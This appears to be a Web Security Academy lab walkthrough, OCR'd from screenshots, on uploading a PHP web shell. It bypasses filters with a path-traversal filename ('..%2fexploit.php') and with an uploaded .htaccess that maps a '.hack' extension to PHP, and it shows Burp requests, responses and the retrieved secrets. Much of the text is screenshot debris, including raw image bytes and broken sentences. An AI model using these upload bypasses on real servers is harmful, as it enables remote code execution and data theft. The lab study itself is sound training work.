Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 130

The file avatars/logo.jpeg has been uploaded.<
p>
  <a href="/my-account" title="Return to
  previous page">
    « Back to My Account
  </a>
</p>
```

My Account

Your username is: wiener

- In Burp Repeater, go to the tab containing the POST /my-account/avatar request and find the part of the request body that relates to your PHP file. In the Content-Disposition header, change the filename to include a directory traversal sequence:

Content-Disposition: form-data; name="avatar"; filename="../exploit.php"




```
xX
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/x
ml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a9f006e0379977182ac2a1600ad0049.web-
security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

------WebKitFormBoundaryTAlQgaWojaK9B2xX
Content-Disposition: form-data; name="avatar"
; filename="../exploit.php"
Content-Type: application/octet-stream
```

```
HTTP/2 200 OK
Date: Fri, 03 May 2024 17:01:18 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 132

The file avatars/exploit.php has been
uploaded.<p>
  <a href="/my-account" title="Return to
  previous page">
    « Back to My Account
  </a>
</p>
```

- Send the request. Notice that the response says The file avatars/exploit.php has been uploaded. This suggests that the server is stripping the directory traversal sequence from the file name.


- Obfuscate the directory traversal sequence by URL encoding the forward slash (/) character, resulting in:

filename="..%2fexploit.php"



```
------WebKitFormBoundaryXUMEXGyBFUszIG8v
Content-Disposition: form-data; name="avatar
; filename="%2e%2e%2fexploit.php"
Content-Type: application/octet-stream

<?php echo
```

- Send the request and observe that the message now says the file avatars/../exploit.php has been uploaded. This indicates that the file name is being URL decoded by the server.




39	https://0a9f006e037997718...	GET	/academyLabHeader	101	147		
40	https://0a9f006e037997718...	GET	/my-account	200	4297	HTML	
41	https://0a9f006e037997718...	GET	/files/avatars/..%2fexploit.php	404	462	HTML	php
42	https://0a9f006e037997718...	GET	/favicon.ico	200	15540	image	ico
43	https://0a9f006e037997718...	GET	/academyLabHeader	101	147		

```
GET /files/avatars/..%2fexploit.php HTTP/2
Host:
0a9f006e0379977182ac2a1600ad0049.web-security
-academy.net
Cookie: session=
w4Bm0eJnJcDqvwkyNW2mfRkW55q8ERIg
Sec-Ch-Ua: "Not-A.Brand";v="99",
"Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.6367.118 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept:
image/avif,image/webp,image/apng,image/svg+xm
l,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
```

```
HTTP/2 404 Not Found
Date: Fri, 03 May 2024 17:09:36 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=iso-8859-1
X-Frame-Options: SAMEORIGIN
Content-Length: 274

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML
2.0//EN">
<html>
  <head>
    <title>
      404 Not Found
    </title>
  </head>
  <body>
    <h1>
      Not Found
```

- In Burp's proxy history, find the GET /files/avatars/..%2fexploit.php request. Observe that Carlos's secret was returned in the response. This indicates the file was uploaded to a higher directory in the filesystem hierarchy (/files) and executed by the server. Note that this means you can also request this file using GET /files/exploit.php.
- Submit the secret to solve the lab.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.3.1.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
upload × show × +
Send Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Notes
Web shell upload via path tra...
Not solved
Done
Event log All issues
Memory: 164.5MB
0 highlights
209 bytes | 188 millis

Target: https://0acf00c303342f78820ec4c10010004f.web-security-academy.net HTTP/2

```
GET /files/avatars/../exploit.php HTTP/2
Host:
0acf00c303342f78820ec4c10010004f.web-security-academy.net
Cookie: session=
AQBBPuFiXFaGYMlqudhMNS0j57g6VHLu
Sec-Ch-Ua: "Not-A.Brand";v="99",
"Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.6367.60 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept:
image/avif,image/webp,image/apng,image/svg+xml,
image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0acf00c303342f78820ec4c10010004f.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=2, i
```

```
HTTP/2 200 OK
Date: Wed, 01 May 2024 15:44:46 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 34

suueoOF7JO2b4CiYOopjNHZ9iBTr7tJH
```

https://0acf00c303342f78820ec4c10010004f.web-secur...

...2f78820ec4c10010004f.web-security-academy.net says

Answer: suueoOF7JO2b4CiYOopjNHZ9iBTr7tJH

OK Cancel

...ount | Log out

My Account

Your username is: wiener


Email

Update email

Avatar:


Choose File No file chosen

Upload


Web Security Academy
Web shell upload via path traversal
Back to lab description »
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning »
Home | My account

Lab 04(Web shell upload via extension blacklist bypass)


- Log in and upload an image as your avatar, then go back to your account page.



My Account

Your username is: wiener

- In Burp, go to Proxy > HTTP history and notice that your image was fetched using a GET request to /files/avatars/<YOUR-IMAGE>. Send this request to Burp Repeater.




	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
1	https://0a7e0034049f2161802f...	GET	/my-account			302	86					✓	79.125.84.16		15:29:05 6 M...	8080
2	https://0a7e0034049f2161802f...	GET	/login			200	3530	HTML		Remote code execution...		✓	79.125.84.16		15:29:05 6 M...	8080
4	https://0a7e0034049f2161802f...	GET	/academyLabHeader			101	147					✓	79.125.84.16		15:29:06 6 M...	8080
5	https://0a7e0034049f2161802f...	POST	/login	✓		302	188					✓	79.125.84.16	session=dbLjYgTz...	15:29:11 6 M...	8080
6	https://0a7e0034049f2161802f...	GET	/my-account?id=wiener	✓		200	4322	HTML		Remote code execution...		✓	79.125.84.16		15:29:11 6 M...	8080
7	https://0a7e0034049f2161802f...	GET	/resources/images/avatarDefault.svg			200	10015	XML	svg			✓	79.125.84.16		15:29:12 6 M...	8080
8	https://0a7e0034049f2161802f...	GET	/academyLabHeader			101	147					✓	79.125.84.16		15:29:12 6 M...	8080
9	https://passwordsleakcheck-p...	POST	/v1/leaks:lookupSingle	✓		400	523	script				✓	64.233.170.95		15:29:12 6 M...	8080
0	https://0a7e0034049f2161802f...	POST	/my-account/avatar	✓		200	381	HTML				✓	34.246.129.62		15:39:09 6 M...	8080
1	https://0a7e0034049f2161802f...	GET	/my-account			200	4363	HTML		Remote code execution...		✓	34.246.129.62		15:39:20 6 M...	8080
2	https://0a7e0034049f2161802f...	GET	/files/avatars/man-with-beard-avatar-...			200	5017	JPEG	jpg			✓	34.246.129.62		15:39:23 6 M...	8080
3	https://0a7e0034049f2161802f...	GET	/academyLabHeader									✓	34.246.129.62		15:39:23 6 M...	8080

```
GET /files/avatars/man-with-beard-avatar-character-isolated-icon-free-vector.jpg
HTTP/2
Host: 0a7e0034049f2161802f7b04004b00ea.web-security-academy.net
Cookie: session=dbLjYgTzZgdczzbveOkDkSlTfeuGRllg
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.6367.118 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a7e0034049f2161802f7b04004b00ea.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=2, i
```

```
HTTP/2 200 OK
Date: Mon, 06 May 2024 10:09:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Mon, 06 May 2024 10:09:09 GMT
Etag: "1296-617c642ac531d"
Accept-Ranges: bytes
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 4758

ÿØÿàJFIFFFÿÛ□
 #.' ",#(7),01444'9=82<.342
2!!22222222222222222222222222222222222222222222222222ÿÀÈÈ"ÿÄ5ÿÚ¿À/>çtênNiÅX"ÜÙ>õ(
ÎÈ□ £ùß=Ðþ□SVDé)Ñ"¼*□LÉJç'n"1¶K0□ÆçO'vèó3g+®,¶VX«m¬□+æÞÒÈ□,åiÈ□Ï¾B È ©jó«à®ú_Å±ÔJ$
ùÿwÎùõó'ú¢$hi¥af¹¾i4L³,Î□o[nBtXP□¶~z¯èO=p×¦ÕÅçm,|;ã¶9□[:z7³□"□;?]Õ□Yi¿□Ï£□¤Z(□ÎC8
□¦-
¾□µw
Igã;□èÅç«Þ~□;«Y¾®□ □□□*éÃÌÀ.^¾*±oþ-à□ZVÕ)aGÜ□(P2àzÎVÂ□Ö+âw$Pô^□Q□¶Ï|ûßps#Yer@Y6]
ubÞðaé BOù#ç*□³_Ñ×ØgÏmDÃÜò□WICÎi□ÍòSOi□¼i□quú(□ÍÃÞ□ÕRÂ□e□|û/èW□ ¿ 'h□$□tÁÅòqØ□Î½<
õZ.¿□½eÓÎ□¼$¬æo àáÜÕs□(tm?ÍÜ$ÕðØuÐ4×Ñi]¼t»-èz,9Þ;¿MsoiÄ¶àiÏÏÝ"1 ÿ
ÿ¨!□ZÞücçêËÏóÕÆ9?q□ÆÕþ=jËÿ□ Ãl«ç¼Î#òÞ¾ù"@ÿÀ/
!10"#$2@BP%3ÿÛþè-$YB¯□d½FÇä* Ë*±Qù"»ô-V□«±¢j6?'d,(VñÃßöOU]6□q □ö
æD)Hr)MÁE
□>¢[×«Y.□+«¼fÑSé=iUÎÊuUÏ□HB<¤q
ØòÀ¼#-õZ.Ýà¸Ë³F7gq□à#H<WQÈW1(^Ôs-□Þõ5\iÓ4)±__ÞõÜk£µ□!b)
```


- We cannot enter php file type. So we can php file by enter ‘AddType application /x-httpdphp .hack’ in apache server.
- Modify the content-type: text/plain and modify the filename=”.htaccess”
- Send the request.



```
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarypA943kAsIJiAeya0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
 x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.60 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a0c00800491e61d82eef68200ac00a0.web-sec
urity-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

------WebKitFormBoundarypA943kAsIJiAeya0
Content-Disposition: form-data; name="avatar";
filename=".htaccess"
Content-Type: text/plain

AddType application/x-httpd-php .hack

------WebKitFormBoundarypA943kAsIJiAeya0
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundarypA943kAsIJiAeya0
Content-Disposition: form-data; name="csrf"

QDqkNUU0eqCEnExyzzTN61nG2IIHIWyt
------WebKitFormBoundarypA943kAsIJiAeya0--

```

```
HTTP/2 200 OK
Date: Wed, 01 May 2024 19:48:27 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 130

The file avatars/.htaccess has been uploaded.<p>
  <a href="/my-account" title="Return to
  previous page">
    « Back to My Account
  </a>
</p>
```

- Enter the secret in the solution and lab will display solved.



Target: https://0a0c00800491e61d82eef68200ac00a0.web-security-academy.net

```
GET /files/avatars/exploit.hack HTTP/2
Host:
0a0c00800491e61d82eef68200ac00a0.web-security-academy.net
Cookie: session=DAaASQQDuGaVGpZuOhCQlcENr16KZmVH
Sec-Ch-Ua: "Not-A.Brand";v="99",
"Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
 x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.60 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept:
image/avif,image/webp,image/apng,image/svg+xml,i
mage/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a0c00800491e61d82eef68200ac00a0.web-sec
urity-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=2, i
```

```
HTTP/2 200 OK
Date: Wed, 01 May 2024 19:51:12 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 32

uQxAnOl38sOhNHq3XKm8Q7Z3oNpdu0C6
```

Done

207 bytes | 176 millis

https://0a0c00800491e61d82eef68200ac00a0.web-secu...

...61d82eef68200ac00a0.web-security-academy.net says

Answer: uQxAnOl38sOhNHq3XKm8Q7Z3oNpdu0C6

My Account

